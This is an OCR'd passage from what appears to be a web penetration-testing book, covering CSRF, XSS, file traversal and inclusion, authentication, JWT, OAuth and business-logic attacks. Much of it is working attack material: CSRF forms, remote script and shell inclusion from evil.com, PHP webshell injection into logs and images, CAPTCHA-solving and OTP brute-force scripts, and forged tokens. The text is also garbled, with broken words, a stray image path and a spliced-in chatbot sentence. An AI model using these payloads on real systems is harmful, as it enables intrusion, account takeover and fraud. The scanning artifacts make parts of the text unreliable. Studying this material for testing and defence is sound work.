<formaction="www.vulnerablebank.com/transfer.php"method=
"POST">
    <input type="hidden" name="to_account" value="123456789" />
    <input type="hidden" name="amount" value="1000" />
    <input type="hidden" name="currency" value="usd" />
    <input type="submit" value="Submit" />
  </form>
</body>
```

- **Circumventing CSRF Defenses via XSS**

  In the case of XSS vulnerabilities, most CSRF defenses such as anti-CSRF tokens, referer headers, same-site cookies, and origin header checks can be bypassed. One effective strategy is to implement re-authentication for sensitive operations. For example, CVE-2021-24488 is a reflected XSS vulnerability in the WordPress Post Grid plugin version 2.1.1, where the parameters “tab” and “keyword” are vulnerable.

**POC:**

```
/wp-admin/edit.php?post_type=post_grid&page=post-grid-set
tings&tab="><script>alert(1)</script>
wp-admin/edit.php?post_type=post_grid&page=import_layo
uts&keyword="onmouseover=alert(1)//
```

According to the Same-Origin Policy (SOP), loading an external JavaScript is permitted, which means you can use the `<script>` tag to execute `csrf.js`. Since the request is executed within the same origin, it will not be subject to the Same-Origin Policy.

**POC**

```
http://vulnerabledomain.com/wp-admin/edit.php?post_
type=post_grid&page=post-grid-settings&tab="><script
src=http://evil.com/csrf/csrf.js></script>
```

- **SameSite Strict Bypass**

  To bypass SameSite cookies, you can exploit existing functionalities within the application, known as "gadgets." These gadgets can include URL redirects, JSONP endpoints, or misconfigured CORS settings. For example, in the case of a vulnerable bank CSRF scenario, the following request could initiate a transfer:

POC

```
http://vulnerablebank.com/transfer.php?to_account=0988
55455&amount=1000&currency=usd
```

On a domain like "vulnerablebank.com," there is JavaScript code that handles user-side redirects based on the value of the "redirect" parameter in the URL. Due to a lack of validation, this code is vulnerable to an "Open Redirect" issue.

Vulnerable Code

```
var params = new URLSearchParams(window.location.
search);
var redirectURL = params.get('redirect');
if (redirectURL) {
   window.location = decodeURIComponent(redirectURL);
}
```

In this scenario, the exploited "gadget" is the client-side redirect function. An attacker can abuse this function by crafting a malicious URL that leverages the open redirect vulnerability

POC

```
http://vulnerablebank.com/csrf/index.html?redirect=/
transfer.php?to_account=098855455&amount=1000&currency
=usd
```

- **SameSite Lax Bypass**

  In the traditional example of vulnerablebank.com, if session cookies are set with the SameSite=Lax attribute, a typical proof-of-concept (POC) that relies on a POST request from an external site will fail because the session cookies will not be included in the request

Code

```
<form action="www.vulnerablebank.com/transfer.php"
method="POST">
     <input  type="hidden"  name="to_account"  value=
     "123456789" />
     <input type="hidden" name="amount" value="1000" />
     <input type="hidden" name="currency" value="usd" />
     <input type="submit" value="Submit" />
   </form>
```

POC

```
<a href="www.vulnerablebank.com/transfer.php?to_accoun
   t=123456789&amount=1000&currency=usd">Click here to
   get a free coupon!</a>
```

# Webapp File System Attack.

- **DIRECTORY TRAVERSAL ATTACKS**

  Web applications sometimes need to load local resources such as text, images, and videos. If user input is used to determine the path to these resources without proper sanitization, it can lead to a directory traversal vulnerability. For example, an application that loads files based on a user-supplied "filename" parameter might be susceptible to this issue.

**Code**

```
<?php
    $file = $_GET['file']; // User-supplied input
    $path = '/var/www/files/'; // Base directory
    // Read the file
    $contents = file_get_contents($path. $file);
    // Display the file contents
    echo $contents;
?>
```

**Example**

```
http://vulnerabledomain.com/tmgm.php?file=accounts.pdf
```

The "file" parameter is used to locate a resource such as "accounts.pdf" in the local file system. By using the sequence "../", users can traverse up the directory structure. For example, on Unix/Linux systems, this could allow access to the file "/etc/passwd", which contains important information such as usernames and user IDs and is readable by all users.

**POC**

```
http://vulnerabledomain.com/tmgm.php?file=../../etc/
passwd
```

In this scenario, relative addressing is used to move two levels up from the current directory and reach the root. On Unix/Linux systems, using five sequences of `/../` can lead to the file `/etc/passwd`, as the operating system ignores additional `../` sequences once the root directory is reached. On Windows systems, depending on the version, it is possible to access files such as `win.ini` and `boot.ini`, using `..\` instead of `/../`.

**Payloads**

```
http://vulnerabledomain.com/tmgm.php?file=..\..\..\
win.ini
http://vulnerabledomain.com/tmgm.php?file=..\..\..\
boot.ini
http://vulnerabledomain.com/tmgm.php?file=..\..\..\
system.ini
http://vulnerabledomain.com/tmgm.php?file=..\..\..\
pagefile.sys
```

**POC:**

```
https://vulnerable.com/index.php?r=attachment/read&use
r=pentest&file=lsp%2f..%2f..%2f..%2f..%2f..%2f..%2f..%
2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc%2fp
asswd
```

- **DIRECTORY TRAVERSAL ON NODE.JS APP**

  In a real-world penetration test case, a Node.js code was vulnerable to these attacks. This Node.js server was built with the Express.js framework and served static files from the "Static" directory. If the requested file existed, its content was retrieved and read; otherwise, the server returned a 404 error with the message "File not found." Let's take a look at the vulnerable code:

**Vulnerable Code**

```
const express = require('express');
const path = require('path');
const fs = require('fs');

const app = express();
const port = 3000;
```

```
// Define a route to handle GET requests for files under
'/static/*'
app.get('/static/*', (req, res) => {
   // Construct the full path of the requested file
   let filePath = path.join(__dirname, 'static', req.
   params[0]);
// Attempt to read the requested file
fs.readFile(filePath, (err, data) => {
     if (err) {
       res.status(404).send('File not found');
     } else {
       // Otherwise, send the contents of the file as
       the response
     res.send(data);
       }
     });
});
```

The code is vulnerable to directory traversal because it does not sanitize user input. Therefore, an attacker can use the "../" sequence to access files outside of the current directory. Unlike the previous vulnerability, the issue lies in the path (pathname), not in the input parameter. For example, using the following command allows an attacker to read the content of the "/etc/passwd" file on a Unix/Linux-based system

**Command**

```
echo;curl --path-as-is http://localhost:3000/static/../
../../../../../../../etc/passwd
```

- **FUZZING INTERNAL FILES WITH FFUF**

  Using fuzzing techniques with tools like `ffuf` is indeed a great approach to discover internal files and potential vulnerabilities. If you need any help with setting up `ffuf` or crafting specific fuzzing patterns, feel free to ask!

.

**Command**

```
ffuf -w file-names.txt -u 'http://example.com/lfi.php?file=
../../../../../FUZZ' -r
```

- **FILE INCLUSION VULNERABILITIES**

  Programming languages like PHP, Java, and JSP have capabilities for dynamically including files, which can lead to arbitrary code execution or information disclosure. File inclusion vulnerabilities focus on exploiting the inclusion of arbitrary files and can potentially lead to Remote Code Execution (RCE), while directory traversal vulnerabilities generally result in information disclosure, though they might also lead to RCE in certain cases.

**Example:**

```
include()
include_once()
require()
require_once()
```

**Code**

```
<?php
$location = $_GET['location'];
include("weather_data/". $location. ".php");
?>
```

POC

```
http://vulnerabledomain.com/index.php?location=
../../../etc/passwd
```

The mentioned functions can be exploited in Remote File Inclusion (RFI) attacks if an attacker can control the absolute path. In RFI attacks, the application may include and execute remote files, which can lead to Remote Code Execution (RCE). Here's how a vulnerable URL might look: In RFI attacks, a file like `shell.txt` containing PHP code can be added from a remote location and executed. However, due to the default disabling of `allow_url_include` and `allow_url_fopen` settings in modern PHP installations, these attacks have become less common.

POC

```
http://vulnerabledomain.com/index.php?location=http://
evil.com/shell.txt
```

- **LFI to RCE via Apache Log Files**

  In **LFI** attacks, the goal is to load local files such as log files. By **injecting malicious code** into log files, these files can be compromised. Then, using LFI, the server can load and execute the log file containing the malicious PHP code.

POC

```
http://demo-site.local:8080/lfi.php?file=/var/log/
apache2/access.log
```

To compromise the **user-agent**, we will craft a request containing malicious PHP code that includes executing system commands through the cmd pameterar

Command

```
curl -I http://demo-site.local:8080/ -A "<?php system
(\$_GET['cmd']);?>"
```

The **"-A"** flag is used to set the user-agent string and inject malicious PHP code. Since the log file is compromised, when it is loaded via LFI, the code will be interpreted as PHP. A sample URL that triggers the execution of this code might look like this:

POC

```
http://demo-site.local:8080/lfi.php?file=/var/log/
apache2/access.log&cmd=id
```

- **LFI to RCE via SSH Auth Log**
- If log files are not accessible, SSH authentication logs can be used, which may contain usernames and passwords. By using a malicious payload as a username in an SSH login attempt, these logs can be contaminated with PHP code. Then, by leveraging LFI, these infected logs can be loaded and the PHP code executed.

POC

```
http://demo-site.local:8080/lfi.php?file=/var/log/
auth.log&c=id
```

- **LFI to RCE Using PHP Wrappers and Protocols**

  If access to log files is restricted, PHP filters can be used. PHP filters validate and sanitize input but can also be exploited for LFI vulnerabilities. The php://filter wrapper encodes file content in base64 and can be used to read configuration files, such as /var/www/mutillidae/config.in

POC

```
http://demo-site.local:8080/lfi.php?file=php://filter/
convert.base64-encode/resource=/var/www/mutillidae/
config.inc
```

In scenarios where an attacker has full control over user inputs for PHP `Require` or `include` functions and the `allow_url_include` setting is enabled, PHP filters can lead to Remote Code Execution (RCE). To automate this process, tools like **"PHP Filter Chain Generator"** can be .used to convert harmless strings into malicious payloads

**Command**

```
python3 php_filter_chain.py --chain '<?php system("id");?>'
```


- **LFI to RCE via Race Condition**

**Command**

```
Python2 exp.py demo-site.local 8080 100
```

**Payload:**

```
demo-site.local:8080/lfi.php?file=/tmp/g&1=system
('id');
```

- **LOCAL FILE DISCLOSURE**

  LFD (Local File Disclosure) is a subset of LFI (Local File Inclusion) vulnerabilities that can lead to the disclosure of sensitive files such as configuration files and SSH keys, and may potentially result in Remote Code Execution (RCE). This vulnerability is primarily observed in PHP due to functions like `readfile()` and `file_get_contents()`.

**Vulnerable Code**

```
<?php
$file = $_GET['file'];
$read = readfile($file);
?>
```

In this code, user input is passed to the `readfile` function without validation, which can lead to directory traversal and access to local files. In a real-world penetration test, the `file` parameter was exploited to download the `index.php` file.

**Payload**

```
www.vulnerabledomain.com/download.php?file=index.php
```

By examining the source code, it was found that the `require_once` function is used to include a file named `connections/configuration.php`, which likely contains configuration data, including database credentials. Therefore, the .next logical step was to read its content

**POC**

```
www.target.com/download.php?file=connections/configu-
ration.php
```

- **Apache. htaccess Override**

  In scenarios where common PHP extensions are blacklisted, there is still a possibility to bypass these restrictions if the web server configuration (especially for Apache) allows modification of sensitive configuration files like `.htaccess` or `web.config`. You can alter the handling behavior for a specific file extension. For example, suppose the web server has a PHP scripting environment and the following extensions are blacklisted:

**POC**

```
ddType application/x-httpd-php. tmgm
```

- **Method 1: Injecting through EXIF Data**

  The EXIF format is used for storing metadata in image files. One method to bypass magic bytes protection is to inject malicious PHP code into EXIF data. To achieve this, the “exiftool” utility can be used. The following code injects PHP code into the EXIF header and saves the image as “1.png”

Command

```
exiftool -comment="<?php system($_GET['cmd']); ?>" 1.png
```

- **Method 2: Raw Insertion**

  If servers strip out EXIF data, raw injections into images can be used as an alternative. The following command injects PHP code into a PNG image

Command

```
echo '<?php system($_GET["cmd"]); ?>' >> 1.png
```

- **Vulnerabilities in Image-Parsing Libraries**

  Vulnerabilities in image parsers can lead to file disclosure or code execution. For example, **CVE-2022-44268** in **ImageMagick** allows an attacker to craft a malicious image that, when processed, can disclose sensitive files such as **“/etc/passwd”**.

Command

```
python3 exploit.py generate -o tmgm.png -r /etc/passwd
```

After processing the malicious image **“tmgm.png”** with the vulnerable **ImageMagick** library, the contents of **“/etc/passwd”** will be appended to the same file **“tmgm.png”**. To view these contents, you first need to download the file to your local disk. Then, you can use the following command to parse the embedded data:

Command

```
python3 exploit.py parse -i tmgm.png
```

# Authentication, Authorization, and SSO Attacks

This chapter provides an in-depth examination of authentication and authorization mechanisms, which are crucial for verifying user identities and managing access to sensitive resources. Authentication involves verifying the identity of a user, while authorization determines which resources a user can access. Security measures such as account locking and multi-factor authentication may be subject to exploitation. Single Sign-On (SSO) systems allow users to access multiple applications with a single set of credentials. **JWT** is used for authentication and secure data exchange. **OAuth** facilitates user access without sharing passwords and can be used in conjunction with other protocols for authentication. **SAML** enables users to access multiple applications with a single login and exchange authentication and authorization data.

- **Username Enumeration through Timing Attack**
  The processing time for users who exist in the database might be longer than for users who do not. This difference in response time can help attackers identify users by examining the response time. To test this, you can use the `curl` command to check the processing time for usernames.

**Command:**

```
time curl -X POST -d "username="tmgm&password=ad" http://
dev-portal.local:5000/
```

- **Brute Forcing HTTP Basic Authentication**
  Basic HTTP authentication is one of the fundamental and commonly used methods on the web. For brute force attacks on this type of authentication, tools such as OWASP ZAP and Wfuzz can be used.

**Payload**

```
wfuzz --hc 401 -w password.txt --basic admin:FUZZ
"http://tmgm-portal.local:5050/admin.php"
```

- **OCR Engine Bypass**

  In another assessment, a CAPTCHA was present on the registration page. It was found that its text could be easily read by OCR engines. This behavior was initially confirmed using Google's Tesseract OCR engine. By refreshing the page multiple times, CAPTCHAs were generated and successfully converted to text using the same method.
  **Step 1:** The CAPTCHA was downloaded from the web registration page.
  **Step 2:** Then, using a wrapper for Google's Tesseract OCR engine, the PNG image containing the CAPTCHA value was converted to text. The following command was used:

**Command**

```
tesseract -l eng captcha.png captcha;echo; echo "Capt-
cha value is"; cat captcha.txt
```

To automate CAPTCHA processing and bypass it, a Python script using Selenium was employed. This script extracted CAPTCHAs and appended them to the main requests.

**POC for CAPTCHA Bypass**

```
from selenium import webdriver
from selenium.webdriver.chrome.options import Options
import warnings
import time
import base64
from PIL import Image
from io import BytesIO
from selenium.webdriver.common.keys import Keys
import urllib.request
from PIL import Image
import pytesseract
import argparse
import cv2
import os

def captcha_bypass():
    warnings.filterwarnings("ignore",
category=DeprecationWarning)
    options = Options()
    options.add_experimental_option
('excludeSwitches', ['enable-logging'])
    #options.headless = True
    options.add_argument("Mozilla/5.0 (Windows NT 10.0)
AppleWebKit/537.36(KHTML, likeGecko)Chrome/100.0.4896.60
Safari/537.36")
    driver = webdriver.Chrome('chromedriver', chrome_
    options=options)
    driver.get("redacted")
    html = driver.page_source
    print("[*] Saving Captcha Image")
    img =
    driver.find_element_by_xpath('/html/body/form/
div[2]/div/div/div[5]/div[1]/div[1]/div/img')
    src = img.get_attribute('src')
    urllib.request.urlretrieve(src, "captcha.png")
    print("[*] Converting Captcha image into text
    . . . . ")
    # load the image and convert it to grayscale
    image = cv2.imread("captcha.png")
    gray = cv2.cvtColor(image, cv2.COLOR_BGR2GRAY)
    # write the grayscale image to disk as a temporary
    file so we can
    # apply OCR to it
    filename = "{}.png".format(os.getpid())
    cv2.imwrite(filename, gray)
    # load the image as a PIL/Pillow image, apply OCR,
    and then delete
    # the temporary file
    text = pytesseract.image_to_string(Image.
    open(filename))
    os.remove(filename)
    print("Captcha Text is: "+ text)
    print("[*] submiting the form")

driver.find_element_by_id("txt_SubmitCaptchaInput").
    send_keys(text)

driver.find_element_by_id("emailAddress").send_
    keys("user@test.com")
    driver.find_element_by_id("validateBtn").click()

print("\n\t\t~CAPTCHA BYPASS ")
for _ in range(3):
    time.sleep(4)
    captcha_bypass()
```

- **DYNAMIC CAPTCHA GENERATION BYPASS USING OCR**

  In an evaluation, a similar CAPTCHA was observed that was dynamically generated with each new request and could not be directly downloaded. To bypass this issue, Selenium was used to take a screenshot of the page and precisely crop the CAPTCHA. The CAPTCHA text was then extracted using Tesseract OCR and entered into the web form. Finally, the script submitted the form with the CAPTCHA text, automatically registering the user.
  The POC can be seen on the next page.

**POC for CAPTCHA Bypass**

```
from selenium import webdriver
from selenium.webdriver.chrome.options import Options
from selenium.webdriver.common.keys import Keys
from fileinput import filename
from PIL import Image
from io import BytesIO
import cv2, time, warnings, pytesseract
def captcha_bypass():
    warnings.filterwarnings("ignore",
    category=DeprecationWarning)
    options = Options()
    options.add_experimental_option
    ('excludeSwitches', ['enable-logging'])
    options.headless = True
    options.add_argument("Mozilla/5.0 (Windows NT 10.0)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.
4896.60 Safari/537.36")
    driver = webdriver.Chrome('chromedriver', chrome_
    options=options)
    driver.get("https://redacted/user-register-and-
    login/")
    time.sleep(2)
    filename = "captcha.png"
```

```
      driver.save_screenshot(filename)
      img = Image.open(filename)
      left = 61
      top = 410
      right = 200
      bottom = 492
      img_res = img.crop((left, top, right, bottom))
      img_res.save('crop.png')
      img_res.show()
      driver.find_element_by_id("femanager_field_name").
  send_keys("CAPTCHA BYPASS")
  driver.find_element_by_id("femanager_field_username").
  send_keys("abc@tmgm.com")
  driver.find_element_by_id("femanager_field_company").
  send_keys("TMGM")
  driver.find_element_by_id("femanager_field_password").
  send_keys("ABC@1234567")
  driver.find_element_by_id("femanager_field_password_
  repeat").send_keys("ABC@1234567")
      text = pytesseract.image_to_string(Image.open
      ("crop.png"))
      driver.find_element_by_id("femanager_field_capt-
      cha").send_keys(text)
      driver.find_element_by_id("femanager_field_sub-
      mit").click()
  print("\n\t\t~CAPTCHA BYPASS ")
  captcha_bypass()
```

- **Predictable Reset Token**

  The application has a "Forgot Password" feature that sends a password reset link to the email after entering a valid username. The link contains a parameter named "token" which is base64 encoded. For example, the username "tmgm" is encoded as "NzQ2ZDY3NmQ=" which, when decoded, reveals the hex value "746d676d", corresponding to the string "tmgm". This indicates that the username is first converted to hex and then base64 encoded before being appended to the reset link. Using this method, a password reset token can be generated for any username. For instance, the following Python code can be used to create a password reset link for the username "admin":

**Command**

```
Python3 -c "print(''.join([hex(ord(char))[2:] for char in 'admin'])) " | base64
```

**Example**

```
http://demo-reset.local:5000/password_reset?token=NjE2NDZkNjk2ZQo=
```

**Link:**

```
http://demo-reset.local:5000/password_reset?token=NzQ2ZDY3NmQ=
```

- **Lack of Access Control**

  Access control ensures that only authorized users have access to specific resources. A lack of strong access control can lead to unauthorized access to sensitive data. OWASP refers to this issue as "Broken Access Control." In a bug bounty program, a protected directory was found with HTTP Basic authentication, but an unauthenticated endpoint was discovered that exposed sensitive information and was deemed worthy of a reward.

**Example**

```
[redacted]/assets/rates/
```

**POC**

```
https://[redacted]/assets/rates/printAutoRatesAll.php
```

- **JWT Scenario 1: Brute Force Secret Key**

  If a secret key is very short or lacks sufficient complexity, an attacker may guess it using brute force methods. Since the secret key is used to validate the integrity of the message, gaining access to the key allows an attacker to reconstruct the JWT and sign it with the key, potentially leading to unauthorized access and privilege escalation.

  To illustrate this, let's examine an example of an application that uses JWT for authentication:

**JWT Payload:**

**eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9**.*eyJmcmVzaCI6Z-mFsc2UsImlhdCI6MTY5NjM5NTQ3NSwianRpIjoiNzg4YWRhNzctNmE1ZS00YWQ1LTgzNGMtYTVjMWRiZjljMGYwIiwidHlwZSI6ImFjY2Vz-cyIsInN1YiI6InRtZ20iLCJuYmYiOjE2OTYzOTU0NzUsImV4cCI6MTY5NjM5NjM3NX0*.***bKvS1KMu90jNKObZx97rdQOdCusld4bVbYW9XgfoDJo***

**Command:**

```
hashcat -a 0 -m 16500 <token> <wordlist>
```

**HEADER:** ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```


**PAYLOAD:** DATA

```
{
  "fresh": false,
  "iat": 1696395475,
  "jti": "788ada77-6a5e-4ad5-834c-
a5c1dbf9c0f0",
  "type": "access",
  "sub": "tmgm",
  "nbf": 1696395475,
  "exp": 1696396375
```

- **NONE ALGORITHM**

  The value "None" can be assigned to the "alg" field in JWTs, designed for cases where the token's validity is already assured. However, some libraries incorrectly accept such tokens as valid, allowing attackers to create forged tokens and bypass security measures.

  For example, consider an e-commerce application with different membership levels (Standard, Premium, Admin) and specific privileges. It uses JWT for authentication and authorization. After login, the server generates a JWT with user details and their role and sends it to the client. In subsequent requests, the client uses this JWT for authentication and access.


When the system encounters a JWT with the "none" algorithm, it bypasses signature verification and may upgrade the user's privileges to admin. This flaw allows attackers to create tokens without a valid signature, potentially gaining unauthorized access and elevated permissions.

**Forged Token:**

```
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJ1c2VybmFtZSI-
6InRtZ20iLCJhZGlpbmlzdHJhdG9yIjp0cnVlLCJ0aW1lc3RhbXAiO-
jE2OTgzMjU2NjEsImV4cCI6MTY5ODMyOTI2MSwidXNlcl9pZCI6M-
TIzNDV9.
```

- **OAuth Scenario 1: Stealing OAuth Tokens via Redirect_uri**
  The key concept in this scenario is that if the server does not validate the `redirect_uri` parameter and an attacker can redirect the user to a page they control, the attacker might be able to exchange the authorization code for an access token and gain access to user resources.
  For example, in a sample application using OAuth 2.0 for authentication, if the OAuth 2.0 login request includes a `redirect_uri` parameter set to `http://tmgm-portal.local:5001/callback`, the attacker could replace the original `redirect_uri` with one they control to exploit the vulnerability.

**POC**

```
http://tmgm-portal.local:5000/login?client_id=
test_client_id&redirect_uri=https://eoxqt29
xdnaimlq.m.pipedream.net/callback
```

After receiving the callback containing the access token, the attacker can use this token for unauthorized access, such as logging into the "TMGM Dashboard." With the same access token, the attacker can gain access to the application's dashboard

**POC**

```
http://tmgm-portal.local:5001/callback?code=v_nKdlaj_
KIHHR3dBHfLPQ
```

- **MFA Bypass Scenario: OTP Bypass**
  In a scenario where OTP is required to complete the authentication process, the OTP is sent to the user's email after logging into the application. The OTP has a length of five digits and does not expire, and the application does not implement rate limiting or account locking mechanisms. Therefore, the total possible number of OTPs is 100,000 (from 00000 to 99999).
  Given these vulnerabilities, it is possible to automate the OTP guessing process. The following script attempts to brute force the OTP by systematically sending values and checking for successful login, as well as triggering OTP resend requests to exhaust all 100,000 possible combinations.

**POC**

```
import requests
url = "http://portal.redseclabs.com"
headers = {
    "Cookie": "session=eyJ1c2VybmFtZSI6ImFkbWluIn0.ZRt-
Ug.krmeKBDbbaVBmLE7fKeL8vYDqVo",
}

def brute(otp):
    payload = {
            "otp": otp
    }

    response=requests.post(url+"/otp",headers=headers,
  data=payload, allow_redirects=False)
    if response.status_code == 302:
            print("[+] OTP Found! ", otp)
            print("Response cookies:", response.cookies.
            values())
            return True

print("[+] Generating OTPs")
for i in range(100):
     requests.post(url+"/resend_otp",headers=headers)

for i in range(100000):
    otp = str(i).zfill(5)
    if brute(otp):
            break
```

- **WEB CACHE DECEPTION**

  Web servers and web application firewalls may struggle to distinguish between URLs with similar paths but different behaviors, which can lead to sensitive data being cached incorrectly. This issue can enable attackers to inject sensitive data into a web service's cache using specially crafted links, allowing subsequent visitors to access this data unintentionally.

  For example, an attacker might log into the dashboard with a "tmgm" account and create a link with a non-existent file named "random.css", sending it to a victim who is logged in with an "admin" account. When the victim clicks on the link, since the "random.css" file does not exist, the web server serves the dashboard page, which gets cached under the URL "random.css".

  Later, when the attacker accesses the crafted URL ("http://tmgm-portal.local:5000/dashboard/random.css"), the cached admin dashboard page is displayed.

**Payload**

```
http://tmgm-portal.local:5000/dashboard/random.css
```

# Business Logic Flaws

Business logic flaws in applications occur due to code complexities and deficiencies in validation processes, making them difficult to identify. In a banking application, a vulnerability was discovered that allows unauthorized users to add funds to accounts. This issue arises from the reuse of a valid "session ID" after a transaction is canceled, which enables the attacker to re-approve the transaction and add funds.

**Step 1:** The attacker initiates a request to add funds, which is sent to the `approve.html` endpoint. This request is redirected to the `transaction.execute` endpoint responsible for approving the transaction.

**Step 2:** Before the redirection occurs, the attacker intercepts the request and directs it to the `cancel.html` endpoint to cancel the transaction.

**Request #1**

```
GET /windcave/approve.html?sessionId=9283746501 HTTP/1.1
Host: example.com
Accept:     text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 13_3
like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko)
Mobile/15E148
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: close
```

**Request #2**

```
GET /windcave/cancel.html?sessionId=9283746501 HTTP/
1.1
Host: example.com
Accept: text/html,application/xhtml+xml,application/xml;
q=0.9,*/*;q=0.8
```

```
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 13_3
like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko)
Mobile/15E148
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: close
```

**Step 3:** The attacker then copies the "session ID" from previous requests, for example, "sessionId=9283746501".

**Step 4:** The attacker changes the endpoint from "cancel.html" to "approve.html" and uses the same "session ID." The transaction is still processed, and the specified amount is added to the account.

**Request #2**

```
POST /rpc/transaction.execute HTTP/1.1
Host: example.com
Content-Type: application/json
Cookie: ut5-cookie=XYZ123; xsrf-token=XYZ456
User-Agent:   custom-mwallet-ios/72   CFNetwork/1128.0.1
Darwin/19.6.0
Connection: close
Accept: */*
Accept-Language: en
```

```
Authorization:
Accept-Encoding: gzip, deflate
Content-Length: 300

{"method":"transaction.execute","jsonrpc":"2.0","id"
:"ABC123","params":{"sourceAccount":{"type":"msisdn"
,"value":"1234567890"},"amount":100,"transferIdAcqu
irer":"DEF456","transferType":"walletTopup","sessio
nId":"9283746501"}}
```

- **Transaction Duplication Vulnerability**
  During a security assessment, a vulnerability was identified in a banking application that allows users to transfer money to their own account as the beneficiary, resulting in the doubling of the amount in the respective account. The primary cause of this vulnerability is the lack of validation to prevent users from adding themselves as beneficiaries and transferring money to their own accounts, which can lead to unauthorized transactions. This vulnerability may lead to an increase in funds in the user's account or a decrease in funds from another account.
  **Example:** Pseudo-anonymous and hashed requests sent during the penetration test.

**Request**

```
POST /api/transfer HTTP/1.1
Host: vulnerablebank.com
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6Ik-
pXVCJ9
{
"beneficiary_account": "46452132",
"sender_account": "46452132",
"amount": "1000",
"currency": "USD",
"transaction_id": "xyz3523"
}
```

- **Improper Validation Rule Resulting in Business Logic Flaw**
  Business logic flaws can stem from improper validation rules. For example, in an application that uses the "order_id" parameter to construct an SQL query, even though initial validation for the numeric nature of "order_id" is performed using the regular expression "/\d/", this validation does not effectively prevent SQL Injection. To prevent this issue, the regular expression "/^\d+$/" should be used, which validates only whole numbers.

POC

```
www.vulnerablebank.com/orders.php?order_id=1001 or 1=1
```

- **Race Condition Leading to Manipulation of Votes**
  In the OWASP Juice Shop application, users can like and vote on reviews, with the limitation that each user can only like a review once. The application uses a database to track likes, and after a user likes a review, the ability to like it again or dislike it is disabled for that user.

**Request**

```
POST /rest/products/reviews HTTP/1.1
Host: juice-shop.local:81
Content-Length: 26
Accept: application/json, text/plain, */*
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciO . . .
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.
121 Safari/537.36
Content-Type: application/json
Origin: http://juice-shop.local:81
Referer: http://juice-shop.local:81/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

Cookie: language=en; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSU..
Connection: close

{"id":"JpPmxYyGQWEBG77NW"}
```

This functionality of the application was vulnerable to race condition issues and failed to properly handle simultaneous "like" requests. Therefore, when a user sends multiple "like" requests simultaneously, the application's check for previous likes does not function correctly, allowing multiple likes from the same user to be associated with a single review. To automate this process, a Python script was written.

**POC**

```
import concurrent.futures, requests, sys
url = "http://juice-shop.local:81/rest/products/reviews"
cookies = {"cookies . . ."}
headers = {"headers . . ."}
json = {"id": "PNYnmaQbgEuSscQEj"}
def send_request(url, headers, cookies, json_data):
   requests.post(url, headers=headers, cookies=cookies,
   json=json_data)
print("[+] Executing "+sys.argv[1]+" threads
   concurrently.")
with concurrent.futures.ThreadPoolExecutor(max_workers=
   int(sys.argv[1])) as executor:
futures = [
     executor.submit(send_request, url, headers, cook-
     ies, json)
     for _ in range(int(sys.argv[1]))
]
```

```
  for future in concurrent.futures.as_completed(futures):
  pass
print("[+] All threads have finished.")
```

In this script, multiple threads simultaneously send POST requests to the server, causing the server to process the requests in an unexpected order and leading to race condition issues. By running the script, the number of likes from a single user for a review increased to "19."

- **Creating Multiple Accounts with the Same Details Using Race Condition**

  In a logistics application, an endpoint allows users to send multiple invitations to the same user due to race condition issues. This leads to data inconsistencies and prevents the administrator from deleting the user, which could allow an attacker to perform unauthorized actions.

**Code**

```
POST /a/1a2b3XyZ/users/ HTTP/1.1
Host: example.com
Content-Length: 138
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x648
Safari/537.36)
Cookie: __stripe_mid=xyz123abc789; sessionid=def456ghi012
Accept: text/html,application/xhtml+xml,application/xml;
q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cache-Control: max-age=0
csrfmiddlewaretoken=ijklmnopqrst&name=Race&email=race%
40testing.com&permission=EXAMPLE
```

**Command**

```
curl -i -s -k -X POST \
-H 'Host: example.com' \
-H 'Content-Type: application/x-www-form-urlencoded' \
--data-binary 'csrfmiddlewaretoken=example-token&name=
Race&email=race%40testing.com&permission=BILLING' \
'https://example.com/a/example-path/users/' \
& \
curl -i -s -k -X POST \
-H 'Host: example.com' \
-H 'Content-Type: application/x-www-form-urlencoded' \
--data-binary 'csrfmiddlewaretoken=example-token&name=
Race&email=race%40testing.com&permission=BILLING' \
$'https://example.com/a/example-path/users/'
```
